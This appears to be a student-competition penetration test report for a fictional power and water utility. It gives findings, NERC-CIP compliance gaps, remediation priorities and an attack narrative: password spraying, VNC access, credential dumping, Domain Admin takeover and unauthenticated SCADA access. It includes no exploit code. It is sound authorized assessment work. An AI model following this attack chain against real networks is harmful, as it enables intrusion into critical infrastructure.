Penetration Test Report

Private and Confidential

PREPARED BY	Date	VERSION
[redacted]	1/10/2021	2.0

Disclosure Statement

This document contains confidential information related to the network environment, practices, and vulnerabilities that were found in NGPEW's infrastructure. Information in this document is intended only for the person or organization to which it is disclosed. Any attempt to access, use, or redistribute this document must be approved by NGPEW and [redacted]. This document follows the terms and conditions of non-disclosure agreement between [redacted] and NGPEW.

Document Property

Client	Next-Generation Power Electric & Water (NGPEW)
File Name	2021_NGPEW_Penetration_Test_Report_Finals_10_v2.pdf
Version	2.0
Date	1/10/2021
Point of Contact	Gaylord Schaefer
Contact	http://ngpew.com/pentest_support

Document History

Version	Date	Description
0.1	10/30/2020	Initial Document template created
0.5	11/6/2020	Findings section added after engagement
0.9	11/6/2020	Draft for Internal Review
1.0	11/7/2020	Document released to client
1.1	1/8/2021	Findings section added after second engagement
1.2	1/9/2021	2nd Draft for Internal Review
2.0	1/10/2021	2nd Report Document released to client

[redacted] Contact Information

Team Lead	[redacted]CAPTAIN
Email	[redacted]@cptc.org
Phone	555-555-5555

Table of Contents

1. Executive Summary

[redacted] was contracted by Next-Generation Power, Electric & Water (hereafter referred to as NGPEW) to conduct a penetration test of their corporate network on January 7th, 2021. The assessment consisted of four main goals: (1) Re-test and validate whether or not the findings from the previous engagement were mitigated. (2) Identify vulnerabilities and assess their risk to NGPEW's infrastructure and business operations. (3) Evaluate and assess security posture related to the National Energy Regulatory Commission's Critical Infrastructure Protection (NERC-CIP). (4) Recommend and outline key remediation steps to harden digital and critical infrastructure security as part of NGPEW's next five-year plan.

[redacted] commends NGPEW's dedication to cybersecurity after discovering that out of the 19 findings disclosed in the previous engagement, more than **57%** were either completely remediated, or partially remediated. Such improvements to security posture will greatly reduce the potential threat landscape related to NGPEW.

However, during the course of this most recent engagement, [redacted] has concluded that current NGPEW's infrastructure is vulnerable to major internal threats as well as a few minor external threats. [redacted] identified **2 critical** severity vulnerabilities, **7 high** severity vulnerabilities, **9 medium** severity vulnerabilities, and **1 low** vulnerability, and **3 informational** vulnerabilities. Notable vulnerabilities include: weak passwords, password re-usage, improper access controls and unauthenticated access to Supervisory Control and Data Acquisition (SCADA) systems. External threat actors could leverage the vulnerabilities disclosed in this report to gain access to employees' personal accounts and cause disruption to both the critical infrastructure and business operations of NGPEW.

Several findings were found to deviate from the security guidelines outlined in NERC-CIP compliance. Specifically, sections related to remote access to critical infrastructures and system access control were found to deviate from NERC-CIP. It is recommended to implement Multi-Factor Authentication for remote access management and a strong password policy for accessing critical infrastructure hosts. To better understand requirements of NERC-CIP and deviations from the requirement, please refer to Section 4 - Regulations and Compliance below.

[redacted] recommends strengthening the password management system, further hardening access control surrounding critical infrastructure and patching for outdated systems in order to remediate vulnerabilities outlined in this report. [redacted] has witnessed a strong commitment to cybersecurity from NGPEW and is confident that by following these remediations, NGPEW will have the ability to further improve security posture and minimize their threat landscape.

2. Engagement Overview

[redacted] conducted the second penetration test on 1/10/2021 based on the Request for Proposal (RFP) document received on 10/26/2020. Based on the RFP document and the request from NGPEW, the team focused on the following main goals during the engagement.

1. Check and validate if previous findings found during the first engagement have been remediated.

2. Find gaps and vulnerabilities within digital security, security management, protective measures, mitigation, and recovery within the infrastructure of NGPEW.

3. Aid NGPEW with improving critical infrastructure security.

4. Evaluate NGPEW security posture against the National Energy Regulatory Commission's Critical Infrastructure Protection (NERC-CIP) standards.


2.1. Scope

The scope of the engagement is stated in the table below. The scope included a traditional Active Directory, services domain, and a critical infrastructure network containing SCADA systems.

IP Range (CIDR)	Name	Description
10.0.1.0/24	corp.millenialpower.us	Various hosts (workstation, web app, PLCs)
10.0.5.0/24	services.millenialpower.us	Online payment, databases, Human Machine Interfaces
10.0.10.0/24	SCADA	Programmable Logic Controllers related with critical infrastructure

2.1.1. Topology

The overall topology [redacted] discovered and tested during the engagement is illustrated below.




2.2. Methodology

[redacted] utilizes the National Institute of Standards and Technology (NIST) Special Publication 800-115 as the overall penetration testing methodology. NIST is an organization under the U.S Department of Commerce that guides the organizations to lead the industry, by providing various standards and guides. Of those, NIST 800-115 is a "Technical Guide to Information Security Testing and Assessment".

NIST 800-115 provides a general methodology of a security assessment. The methodology covers assessment overview, documentation, target identification, target vulnerability validation, assessment planning, assessment execution, and post-test activities.

For penetration testing specifically, NIST 800-115 presents five steps: Planning, Discovery, Attack, Additional Discovery, and Reporting. The following diagram explains [redacted]s implementation of NIST 800-115 penetration testing phases.



2.3. Technical Metric

For the technical assessment of a vulnerability, [redacted] uses the Common Vulnerability Scoring System version 3.1 (CVSS v3.1). CVSS is a universally accepted and open standard created by the National Institute of Standards and Technology (NIST) Computer Security Resource Center (CSRC). CVSS measures a vulnerability's complexity, accessibility, and impact on the confidentiality, integrity, and availability of a system. For the calculation of CVSS, [redacted] utilizes the National Vulnerability Database (NVD)'s CVSS v3.1 calculator.

The scores represented in the report are based on the collective experience of [redacted] and are tailored specifically to clients. These scores are not representative of the scoring assigned officially in the NVD and should not be interpreted as such. In each vulnerability or finding table, the CVSS string is included along with the raw score to give further context to NGPEW's technical staff. Further reading and information about the scoring system can be found on the Forum for Incident Response and Security Teams (FIRST) website (www.first.org).

CVSS SCORING	
SEVERITY	**BASE SCORE RATING**
Critical	**9.0-10.0**
High	**7-8.9**
Medium	**4-6.9**
Low	**0.1-3.9**
Info	**0**

2.4. Business Impact Metric

While the CVSS score provides technical insight about a vulnerability, vulnerabilities are often tied with real-world business impact and likelihood. To consider these contexts, [redacted] also uses a Risk-Matrix. The table below provides some context into the overall risk given the business impact and likelihood.

RISK MATRIX		THREAT IMPACT			
		LOW	MEDIUM	HIGH	CRITICAL
LIKELIHOOD	RARE	Low	Low	Medium	Medium
	UNLIKELY	Low	Medium	High	High
	LIKELY	Low	Medium	High	Critical
	VERY LIKELY	Low	Medium	Critical	Critical

2.5. Mitigation Prioritization Metric

The technical metrics and business impact metrics are used as a standard to find a vulnerability's risk. Mitigation Prioritization metric is [redacted]'s in-house tier system used to prioritize findings to be remediated. Mitigation Prioritization metrics is designed to assist the clients with prioritizing their mitigation strategies for vulnerabilities discovered on their network.

Mitigation Priority	Description
Critical (Crit.)	Finding has a critical business impact, likelihood, and risk. It damages the operation of the client. Finding causes a direct violation of regulation, law, or compliance that applies to the client. Finding leaks Personally Identifiable Information, Sensitive Information, or information that can lead to further access to sensitive data. Finding is related to previous indicators of compromise and suggests the occurrence of past cyberattacks.


Short-term (Short.)	Finding has a high business impact, likelihood, and risk. It partially damages the operation of the client and has the potential for further exploitation. Finding gives attackers direct access to a system or a service. Finding allows the attackers to violate Confidentiality, Integrity, Availability of a system.
Long-term (Long.)	Finding has a medium business impact, likelihood, and risk. Finding is related to security misconfigurations which can lead to further potential attacks. Finding allows attackers to partially violate Confidentiality, Integrity, Availability of a system.
Eventual (Evtl.)	Finding has a low business impact, likelihood, and risk. Finding is not following the best security practices. Finding is a bug or an unintentional mistake that has little to no security implication.

3. Assessment Summary


The following section provides a breakdown of some of the important statistics, key findings, and key remediations found during the engagement.

3.1. Statistics

The pie chart below summarizes all of the vulnerabilities found in NGPEW's infrastructure during the second engagement. The categorization of the vulnerabilities is done using CVSS v3.1, as mentioned in the technical metrics section. In total [redacted] was able to find 2 critical, 7 high, 9 medium, 1 low, and 3 informational vulnerabilities in the infrastructure.




The following bar graph shows vulnerabilities categorized by different services. These services include MISC (Operating system and OSINT), network services and protocols, web applications, and critical infrastructure. [redacted] expects this chart to aid NGPEW in prioritizing vulnerability mitigation based on the type of the services the vulnerabilities were found.


Vulnerabilities by Services
MISC
Network Service
Web Application
Critical Infrastructure
0
2
4
6
8
10

3.2. Vulnerabilities Remediated

This engagement was the second engagement [redacted] has conducted for NGPEW. To deliver a thorough testing, [redacted] have re-validated all of the vulnerabilities found during the first engagement. Out of **19** previous findings, **7** findings were fixed, **4** findings were partially fixed, and **8** findings were not fixed. NGPEW has remediated more than **57%** of the previous findings, which shows a great dedication for information security. The following chart will show the overall status of finding remediation. The table will show vulnerabilities that have been remediated since the first engagement, and ones that have not been remediated. For detail, please refer to the Findings section and Remediations section.



Vulnerability Name	Status
Improper Network Segmentation	Remediated
ThinVNC Directory Traversal	Remediated
Weak Password - Redis Server	Remediated
Plaintext Passwords in Description Field	Remediated
Unauthenticated Password Reset	Remediated
Plaintext credentials from Web Application	Remediated
Non-domain Account Registration - RocketChat	Remediated

Programmable Logic Controller Denial of Service	Partially Remediated
Unauthenticated Exposed Debug Interface	Partially Remediated
API Data Exposure	Partially Remediated
Missing SSL/TLS Implementation	Partially Remediated
Unauthenticated Access to VNC Server	Not Remediated
Credential Disclosure - RocketChat	Not Remediated
Unauthenticated VNC	Not Remediated
SMBv1 Enabled	Not Remediated
Weak Password Policy	Not Remediated
Outdated Software and Operating System	Not Remediated
HTTP Security Headers Missing	Not Remediated
Sensitive Information Disclosure - Github	Not Remediated
Reflective XSS	Not Remediated

3.3. Key findings

3.3.1. Poor Password Management

[redacted] discovered multiple findings related with poor password management. Findings included easy-to-guess weak passwords, password re-usage and weak password policies. Domain users credentials, database user credentials and web application credentials had weak passwords, as well as a few the users re-using the same password from different services or applications. Poor password management allows attackers to move laterally with a small set of credentials, greatly increasing the risk of additional compromises.

3.3.2. Improper Access Control

Although most of the critical infrastructure hosts were isolated, some of the hosts were able to be accessed remotely without any authentication from another network. [redacted] was able to connect, exfiltrate coil data, and download firmware from these hosts without providing any user credentials. Additionally, malicious threat actors would also be able to write data and potentially carry out denial of service attacks that would disrupt critical infrastructure.

3.3.3. Outdated and Misconfigured Services

Several systems were running outdated operating systems, network services, or applications. Moreover, there were multiple services which were misconfigured that enabled [redacted] to retrieve sensitive information or gain access to the host. Having outdated and misconfigured services on the network greatly increases attack surface and may further increase the exploit likelihood from threat actors.

3.4. Key Remediations

3.4.1. Proper Credential Management

[redacted] recommends a more reliable and comprehensive credential management system across domain user accounts, network services accounts, and web application accounts. For short term remediation methods, applying domain wide strong password policy, creating a company-wide password policy, and configuring password strength for applications can be used. For long term remediations, implementing a password manager application or integrating Single-Sign-On with Windows Active Directory is recommended.

3.4.2. Hardening SCADA System Access

[redacted] recommends that NGPEW further harden access control surrounding SCADA systems. Specifically, implementing a proper intermediate authentication and implementing access control software to restrict access to SCADA systems is recommended. For a long-term mitigation, since the Modbus protocol has no authentication and traffic encryption, migrating to newer protocols that were developed with security in mind (Ex. Secure Modbus) as well as migrating the remaining critical infrastructure hosts to the SCADA-only network with zero-trust network authentication is recommended. [redacted] understands that newer protocols will require more operational overhead, most legacy-systems will not support the newer protocols and large migrations of systems is extremely costly, so as a short term solution, implementing the aforementioned remediations of access control software will greatly minimize the attack surface.

3.4.3. Patching and Updating Outdated Systems

[redacted] found multiple hosts running outdated software applications and operating systems. To prevent threat actors from utilizing public exploits to attack these targets, it is recommended to constantly update softwares and operating systems to the latest versions. [redacted] understands the operational downtime that comes with updating critical infrastructure and legacy-systems cannot be updated as frequently. It is advised that NGPEW take a phased approach to conduct reviews and perform the software updates at least annually.

4. Regulations and Compliance Assessment

North American Electric Reliability Corporation Critical Infrastructure Protection (NERC-CIP) is a framework designed to secure the Bulk Electric System (BES) used by the North American Power Grid for their operations. The framework is designed to mitigate the cyberattacks on North America's Bulk Electric Systems and is mandated for energy and utility companies operating inside it.

Based on the Request for Proposal, [redacted] assessed NGPEW's infrastructure and found some deviations in NGPEW's current security posture from NERC-CIP standards. The table below shows the overview of the deviations, and the following subsections explains each deviation in detail.

CIP	Table	Section	Deviation
005-5	R2	Remote Access Management Part 2.1 Remote Access Management Part 2.3	8.1.2. Unauthenticated VNC 8.3.2 Unauthenticated Exposed Debug Interface
007-6	R1	Ports and Services Part 1.1	Refer to Description
007-6	R5	System Access Control Part 5.1 System Access Control Part 5.5	8.2.3 Weak Password Policy 8.2.4 Weak Passwords (Domain Admins/Users)

4.1. CIP-005-5 - Electronic Security Perimeters

CIP Section	**Table R2 - Remote Access Management Part 2.1 requires** "For all Interactive Remote Access, utilize an Intermediate System such that the Cyber Asset initiating Interactive Remote Access does not directly access an applicable Cyber Asset." **Remote Access Management Part 2.3 requires** "Require multi-factor authentication for all Interactive Remote Access sessions."

Description of the Deviation	Even though there was an Intermediate System between the testers' machine and the PLC, testers were able to directly access the PLC without having to authenticate.
Mitigation	Implement Multi-factor Authentication for remote access to systems in order to meet this CIP requirement.

4.2. CIP-007-6 - System Security Management

CIP Section	**Table R1 - Ports and Services Part 1.1 requires** "Where technically feasible, enable only logical network accessible ports that have been determined to be needed by the Responsible Entity, including port ranges or services where needed to handle dynamic ports. If a device has no provision for disabling or restricting logical ports on the device then those ports that are open are deemed needed." **Table R5 - System Access Control Part 5.1 requires** "Have a method(s) to enforce authentication of interactive user access, where technically feasible." **System Access Control Part 5.5 requires** "For password-only authentication for interactive user access, either technically or procedurally enforce the following password parameters: 1. Password length that is, at least, the lesser of eight characters or the maximum length supported by the Cyber Asset; and 2. Minimum password complexity that is the lesser of three or more different types of characters (e.g., uppercase alphabetic, lowercase alphabetic, numeric, non alphanumeric) or the maximum complexity supported by the Cyber Asset."

Description of the Deviation	Ports 3306 on host 10.0.5.151, 3040 on host 10.0.10.30 and 80 on hosts 10.0.10.15 and 10.0.1.150, port 80 and 8080 on 10.0.5.75, and port 80 on 10.0.5.153 were found to be open but not running necessary services. Testers also found that there was no maximum age duration set for the passwords in the Active Directory Group Policy. In addition, plaintext passwords found did not match the password complexity requirement set by NERC-CIP.
Mitigation	Check all the open ports on all the hosts and terminate those that are not required. Remediation steps with regards to the password policy would include changing the password complexity and maximum password age in the Active Directory Group Password Policy.

5. Response Plan

Based on the Prioritization Metric stated above, [redacted] suggests the mitigations be prioritized in accordance with the response plan. The response plan categorizes which vulnerabilities need to be addressed first, based on their technical and business criticality. The response and mitigation prioritization is [redacted]s opinion and suggestion based on [redacted]s experience during the technical assessment, not a definitive solution.

Mitigation Prioritization	Vulnerability
Critical (Crit.)	• Password Reuse (RocketChat) • Unauthenticated VNC • Missing Access Control on Critical Infrastructure • Potential ICMP Denial of Service
Short-term (Short.)	• SMBv1 Enabled • Weak Password Policy • Weak Passwords (Domain Admin/Users) • Unauthenticated Exposed Debug Interface • Credential Disclosure (RocketChat) • MySQL Database - Weak Password • DNS Zone Transfer • SMB Signing Disabled • NLA Authentication Disabled • Incomplete Uninstallation of Application (Mantis) • RocketChat Rate Limiting
Long-term (Long.)	• Outdated Systems and Software • API Data Exposure • Unauthorized File Upload • Java Debug Wire Protocol Information Disclosure
Eventual (Evtl.)	• Partial SSL/TLS Implementation • Sensitive Information Disclosure

6. Attack Narrative

Friday - 1/8/2021

On 1/8/2021 at 9:30am, [redacted] was granted permission to access the NGPEW infrastructure to begin the engagement. At 9:45am, [redacted] started to scan subnets 10.0.1.0/24, 10.0.5.0/24, and 10.0.10.0/24 for hosts with 502 port open. The goal was to find hosts with modbus ports open, and exclude them from extensive scanning as those hosts are sensitive. However,[redacted] did not find any hosts with port 502 open. By 10:00am, all of the testers had setup their machines and were ready to engage. By 10:02am, testers began initial enumeration of ping scan for finding hosts and port scan for finding network services. By 11:00am, [redacted] had categorized each host by its hostname, ip address, and network services. After the initial enumeration, [redacted] began the revalidation process. This was validating whether the previous findings from the first engagement were mitigated or not. Out of 19 previous findings,[redacted] re-tested 7 findings.

From 11:00am and onwards,[redacted] started searching for low hanging fruits. This included specific enumeration on network services; enumerating RocketChat application, SMB protocol, and Domain Controller's Kerberos service. For Rocketchat, directory brute forcing, REST API analysis, and password reset was tested. For SMB, null session authentication, MS17-010, and SMBv1/Signing was tested. For Kerberos, [redacted] found Kerberos user enumeration vulnerability and gained a portion of domain user account names. These domain usernames were later used for password spraying. During the deep-dive enumeration stage, [redacted] also helped NGPEW's point of contact and wrote a quick write-up regarding Solarwind's attack and NGPEW's risk associated with it.

Saturday - 1/9/2021

On 1/9/2021 at 9:30am,[redacted] was granted access to the infrastructure for the second day of testing. All of the testers quickly re-checked the current condition of the testing boxes and re-scanned the 10.0.1.0/24 network. For the rest of the evening, [redacted] focused on password spraying. At 1:12pm,[redacted] received credentials from the point of contact for accessing a jump box for testing purposes. With this credential, [redacted] started to enumerate 10.0.5.0/24 and 10.0.10.0/24 network.

Based on the enumeration,[redacted] was able to gain access to VNC server on 10.0.5.50. From there,[redacted] dumped the credential of the local administrator. With the password, [redacted] password sprayed the 10.0.1.0/24 network and gained Domain Administrator (DA) privilege. After DA, [redacted] dumped and cracked 27 of the 389 domain user account's passwords. These passwords were then brute forced to gain access to Rocketchat server.

Right before the end of engagement,[redacted] had caused an availability issue on 10.0.5.152, while trying to use MS03-026 exploit on the host machine.

7. Timeline

The timeline below is a record of [redacted]'s activity during the engagement. Timeline is expected to aid NGPEW's system administrators and security analysts to monitor penetration tester's execution during and after the engagement. If the engagement occurred over multiple days, each day is separated by a bold horizontal line.

TIME	ACTIVITY
1/8/2021 - Friday	
9:30	(First Day) All testers given permission to access the infrastructure
9:45	Scanned 10.0.1.0/24, 10.0.5.0/24, 10.0.10.0/24 subnets for port 502 specifically
9:55	Initial enumeration on all network in-scope begins
10:00	All testers have done setting up their testing machine
10:16	Executed in-depth scan on individual hosts in 10.0.1.0/24 network
10:26	Executed basic enumeration on Rocketchat application on 10.0.1.154
10:39	Started password spraying for SMB
10:45	Validated SMB signing and SMBv1 finding still exists
11:30	Reported the main ngpew.com page is down to the point of contact
12:23	Sent a ticket to the point of contact regarding accessibility to 10.0.5.0/24, 10.0.10.0/24 network
13:30	Received from the point of contact that accessibility is working as intended, and the test is completely black box
14:25	Wrote and delivered write-up regarding Solarwinds based on point of contact's request
~15:30	Found Kerberos User Enumeration vulnerability
16:25	Wrote and delivered End-of-Day status update report to point of contact
17:30	Documented findings and validations
18:00	End of testing for the first day

1/9/2021- Saturday	
9:30	(Second Day) All testers given permission to access the infrastructure
9:45	Testing for RDP Man-in-the-Middle attack
10:00	All testers check in and ready to start testing
10:10	Re-scan of 10.0.1.0/24 network
10:30	Password Spraying on 10.0.1.0/24 network
13:10	Gained tester credentials from point of contact
13:18	In-depth enumeration on 10.0.5.0/24 and 10.0.10.0/24 network
14:01	Validated Redis server findings has been fixed
14:30	Gained access to MySQL on 10.0.5.75
~15:00	Gained access to VNC server on 10.0.5.50
~15:10	Gained local Administrator password on 10.0.5.50
~15:30	Gained access on Domain Controller on 10.0.1.100
16:45	Domain user credentials extracted
